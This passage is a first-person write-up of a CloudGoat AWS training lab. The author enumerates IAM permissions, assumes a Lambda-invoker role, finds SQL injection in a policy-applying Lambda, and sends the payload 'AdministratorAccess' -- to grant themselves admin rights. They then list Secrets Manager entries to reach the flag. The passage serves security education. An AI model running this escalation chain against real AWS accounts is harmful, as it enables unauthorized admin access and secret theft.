users, or modify cloud infrastructure — demonstrating the high impact of these combined misconfigurations.

Conducting Security Testing on the Vulnerable Lambda Function

To validate the security risks I identified in the vulnerable Lambda scenario, I carried out practical security testing step by step, demonstrating how an attacker could exploit the weaknesses in the Lambda function and escalate privileges to gain unauthorized access to sensitive data.

I began by checking what permissions I had as the *bilbo* IAM user. To confirm my identity and make sure I was using the correct AWS profile, I ran the `sts get-caller-identity` command. This confirmed that I was authenticated as *bilbo*.



```
kali@kali:~/cloudgoat
$ aws --profile bilbo --region us-east-1 sts get-caller-identity
{
  "UserId": "AIDA2LZ87UL67HRIAK2Y",
  "Account": "643813857277",
  "Arn": "arn:aws:iam::643813857277:user/cg-bilbo-cgldr7jrwoScic"
}
```

Fig 1.7 Getting the caller identity

Next, I listed any policies directly attached to the *bilbo* user to see what permissions were already granted. I used `list-user-policies` and `get-user-policy` to inspect these in detail, which showed that *bilbo* had limited permissions and could not directly access any sensitive secrets or high-privilege operations at this stage.

```
kali@kali:~/cloudgoat
$ aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-cgldr7jrwoScic
{
  "PolicyNames": [
    "cg-bilbo-cgldr7jrwoScic-standard-user-assumer"
  ]
}
```

Fig 1.8 Listing policies user bilbo has(the policy name also implies that a user can assume roles)



```
kali@kali:~/cloudgoat
$ aws --profile bilbo --region us-east-1 sts get-caller-identity
{
  "UserId": "AIDA2LZ87UL67HRIAK2Y",
  "Account": "643813857277",
  "Arn": "arn:aws:iam::643813857277:user/cg-bilbo-cgldr7jrwo5cic"
}

(kali@kali)~/cloudgoat
$ aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-cgldr7jrwo5cic
{
  "PolicyNames": [
    "cg-bilbo-cgldr7jrwo5cic-standard-user-assumer"
  ]
}

(kali@kali)~/cloudgoat
$ aws --profile bilbo --region us-east-1 iam get-user-policy --user-name cg-bilbo-cgldr7jrwo5cic --policy-name cg-bilbo-cgldr7jrwo5cic-standard-user-assumer
{
  "UserName": "cg-bilbo-cgldr7jrwo5cic",
  "PolicyName": "cg-bilbo-cgldr7jrwo5cic-standard-user-assumer",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": "sts:AssumeRole",
        "Effect": "Allow",
        "Resource": "arn:aws:iam::948877411605:role/cg-lambda-invokers",
        "Sid": ""
      },
      {
        "Action": [
          "iam:Get*",
          "iam:List*",
          "iam:SimulateCustomPolicy",
          "iam:SimulatePrincipalPolicy"
        ],
        "Effect": "Allow",
        "Resource": "*",
        "Sid": ""
      }
    ]
  }
}
```

Fig 1.9 Listing the policies in details

After verifying my initial permissions, I moved on to finding a way to escalate my privileges. I listed all IAM roles in the account, using command `$ aws --profile bilbo --region us-east-1 iam list-roles | grep cg-`, filtering for roles that looked like they belonged to the CloudGoat scenario. This helped me spot a role related to Lambda invocation that might allow me to gain additional permissions.





Fig 2.0 Listing all IAM roles in the account

I then listed the policies attached to the IAM role to verify whether it had the necessary permissions to invoke Lambda functions. This was crucial in determining whether the role could be leveraged to trigger the vulnerable Lambda. To do this, I first identified the role name from the Lambda function's configuration, and then used the AWS CLI to enumerate its attached policies with the following command: `aws iam list-attached-role-policies --role-name cgldr7jrwo5cic-policy_applier_lambda1 --profile bilbo`

Fig 2.2 Assuming the role


I proceeded to identify a potentially exploitable Lambda function. To begin, I edited the AWS credentials file by adding a new profile named `assumed_role`, where I inserted the temporary security credentials — specifically, the `aws_access_key_id`, `aws_secret_access_key`, and `aws_session_token` — obtained from the `sts assume-role` output. This allowed me to authenticate subsequent AWS CLI commands using the elevated privileges. Once configured, I used the command `aws --profile assumed_role --region us-east-1 lambda list-functions` to enumerate all Lambda functions in the specified region. Among the listed functions, I identified `cgidr7jrwo5cic-policy_applier_lambda1` as the most relevant target. Its naming convention and description indicated it was responsible for applying IAM policies to users, making it the ideal candidate for further analysis and exploitation.



```
kali@kali:~/cloudgoat$ aws --profile assumed_role --region us-east-1 lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "cgidr7jrwo5cic-policy_applier_lambda1",
      "FunctionArn": "arn:aws:lambda:us-east-1:643813857277:function:cgidr7jrwo5cic-policy_applier_lambda1",
      "Runtime": "python3.9",
      "Role": "arn:aws:iam::643813857277:role/cgidr7jrwo5cic-policy_applier_lambda1",
      "Handler": "main.handler",
      "CodeSize": 3521364,
      "Description": "This function will apply a managed policy to the user of your choice, so long as the database says that it's okay ...",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2025-07-14T13:57:22.821+0000",
      "CodeSha256": "wja5mmlPwLwMEzuJb0ThpLfa0SLUUn5i6Fnwt5zon",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "086dd34d-3e7f-438d-a914-0e6d8f42b62",
      "PackageType": "Zip",
      "Architecture": {
        "x86_64"
      },
      "ephemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
      },
      "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/cgidr7jrwo5cic-policy_applier_lambda1"
      }
    }
  ]
}
```

Fig 2.3 Listing all lambda functions

The next step was to examine the Lambda function's source code to determine how it processed input and whether it applied proper sanitization. I began by retrieving the function's configuration and code using the command `aws --profile assumed_role --region us-east-1 lambda get-function --function-name cgidr7jrwo5cic-policy_applier_lambda1`. This provided a pre-signed URL pointing to the function's deployment package stored in S3. After downloading and extracting the package, I inspected the main handler script. The code review confirmed a critical vulnerability: the `policy_names` parameter from the event payload was directly interpolated into an SQL query without any sanitization or parameter binding — a textbook example of SQL injection risk. This unsanitized input handling created a clear opportunity for exploitation.



```
kali@kali: ~/cloudgost
File Actions Edit View Help

},
  "SnapStart": {
    "ApplyOn": "None",
    "OptimizationStatus": "Off"
  },
  "LoggingConfig": {
    "LogFormat": "Text",
    "LogGroup": "/aws/lambda/cgidr7jrwo5cic-policy_applier_lambda1"
  }
}

--(kali@kali): ~/cloudgost
aws --profile assumed_role --region us-east-1 lambda get-function --function-name cgidr7jrwo5cic-policy_applier_lambda1

{
  "Configuration": {
    "FunctionName": "cgidr7jrwo5cic-policy_applier_lambda1",
    "FunctionArn": "arn:aws:lambda:us-east-1:64813857277:function:cgidr7jrwo5cic-policy_applier_lambda1",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::64813857277:role/cgidr7jrwo5cic-policy_applier_lambda1",
    "Handler": "main.handler",
    "CodeSize": 152364,
    "Description": "This function will apply a managed policy to the user of your choice, so long as the database says that it's okay...",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2025-07-14T13:57:22.821+0000",
    "CodeSha256": "wJw5mLpW4MEruJb0tHPLfAoSLUimS16fn0t5ze=",
    "Version": "$LATEST",
    "TracingConfig": {
      "Mode": "PassThrough"
    },
    "RevisionId": "086dd34d-3e7f-436d-a914-06e6d8f42b62",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip",
    "Architectures": [
      "x86_64"
    ],
    "EphemeralStorage": {
      "Size": 512
    },
    "SnapStart": {
      "ApplyOn": "None",
      "OptimizationStatus": "Off"
    },
    "RuntimeVersionConfig": {
      "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:af29e10439856e364108c5dec9c9c55d44feb2772258f7a7e408a95474aa18f"
    },
    "LoggingConfig": {
      "LogFormat": "Text",

```

Fig 2.4 Getting detailed information about the vulnerable Lambda, including its source code package

To validate the SQL injection vulnerability in practice, I created a malicious payload that mimicked an attacker exploiting weak input sanitization in the Lambda handler. I constructed a payload.json file with the following content:

```
{
  "policy_names": ["AdministratorAccess' -- "],
  "user_name": "bilbo"
}
```


This payload abuses the SQL injection point by appending a SQL comment (--) after prematurely closing the string, effectively bypassing the public='True' restriction in the query logic. The injected input tricks the Lambda into believing that the AdministratorAccess policy is valid for attachment.

To deliver this payload, I invoked the Lambda function using the permissions of the assumed role and specified the payload format using --cli-binary-format raw-in-base64-out to ensure compatibility. The command used was:

```
aws --profile assumed_role --region us-east-1 lambda invoke \
  --function-name cgidr7jrwo5cic-policy_applier_lambda1 \
  --cli-binary-format raw-in-base64-out \
  --payload file://payload.json out.txt
```


After invoking the Lambda, I examined out.txt and confirmed that the message "All managed policies were applied as expected" was returned — indicating that the AdministratorAccess

policy had been successfully applied to my user. This single command turned a low-privilege IAM user into a full administrator, demonstrating how a small code vulnerability combined with poor access control can lead to total environment compromise.



```
kali@kali:~/cloudgoat$ aws --profile assumed_role --region us-east-1 lambda invoke \
--function-name cgidr7jwo5cic-policy_applier_lambda1 \
--cli-binary-format raw-in-base64-out \
--payload file:///payload.json out.txt
{
  "statusCode": 200,
  "executedVersion": "${LATEST}"
}
```

Fig 2.5.1 Exploiting the lambda function



```
kali@kali:~/cloudgoat$ aws --profile assumed_role --region us-east-1 lambda invoke \
--function-name cgidr7jwo5cic-policy_applier_lambda1 \
--cli-binary-format raw-in-base64-out \
--payload file:///payload.json out.txt
{
  "statusCode": 200,
  "functionError": "Unhandled",
  "executedVersion": "${LATEST}"
}
{"errorMessage": "An error occurred (ValidationError) when calling the AttachUserPolicy operation: The specified value for userName is invalid. It must contain only alphanumeric characters and/or the following: +, -, ., @, _.", "errorType": "ClientError", "requestId": "668e3d07-e514-4be3-a53f-a50b378c8f8c", "stackTrace": [" File \"/var/task/main.py", line 30, in handler\n response = iam_client.attach_user_policy(\n", " File \"/var/runtime/botocore/client.py", line 598, in _api_call\n return self._make_api_call(operation_name, kwargs)\n", " File \"/var/runtime/botocore/context.py", line 123, in wrapper\n return func(*args, **kwargs)\n", " File \"/var/runtime/botocore/client.py", line 1061, in _make_api_call\n raise error_class(parsed_response, operation_name)\n"]}
kali@kali:~/cloudgoat$ nano payload.json
kali@kali:~/cloudgoat$ aws --region us-east-1 lambda invoke --function-name cgidr7jwo5cic-policy_applier_lambda1 --cli-binary-format raw-in-base64-out --payload file:///payload.json out.txt
cat out.txt
{
  "statusCode": 200,
  "executedVersion": "${LATEST}"
}
All managed policies were applied as expected.
```

Fig 2.5 Successfully exploiting the lambda function


With administrative privileges now successfully assigned to the bilbo user, I proceeded to assess the impact of this privilege escalation by accessing AWS Secrets Manager — a common target for sensitive information. I began by listing all available secrets using the command:

```
aws secretsmanager list-secrets --region us-east-1
```

This allowed me to identify the ARN of the secret created as part of the CloudGoat scenario. Once located, I retrieved the contents of the secret by executing:


```
aws secretsmanager get-secret-value --secret-id <target-secret-arn> --region us-east-1
```

The command returned the full plaintext of the stored secret without any access restriction or denial, demonstrating the severity of the exploit. This confirmed that the injection attack on the vulnerable Lambda function not only allowed privilege escalation, but also enabled direct access to highly sensitive data — validating the full extent of the security compromise.



```
kali@kali:~/cloudgoat
$ aws --profile bilbo --region us-east-1 secretsmanager list-secrets
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:643813857277:secret:cgidbb0eje30p-final_flag-1h10s2",
      "Name": "cgidbb0eje30p-final_flag",
      "LastModifiedDate": "2025-07-17T05:02:45.527000-04:00",
      "LastAccessedDate": "2025-07-16T20:00:00-04:00",
      "Tags": [
        {
          "Key": "Name",
          "Value": "cg-cgidbb0eje30p"
        },
        {
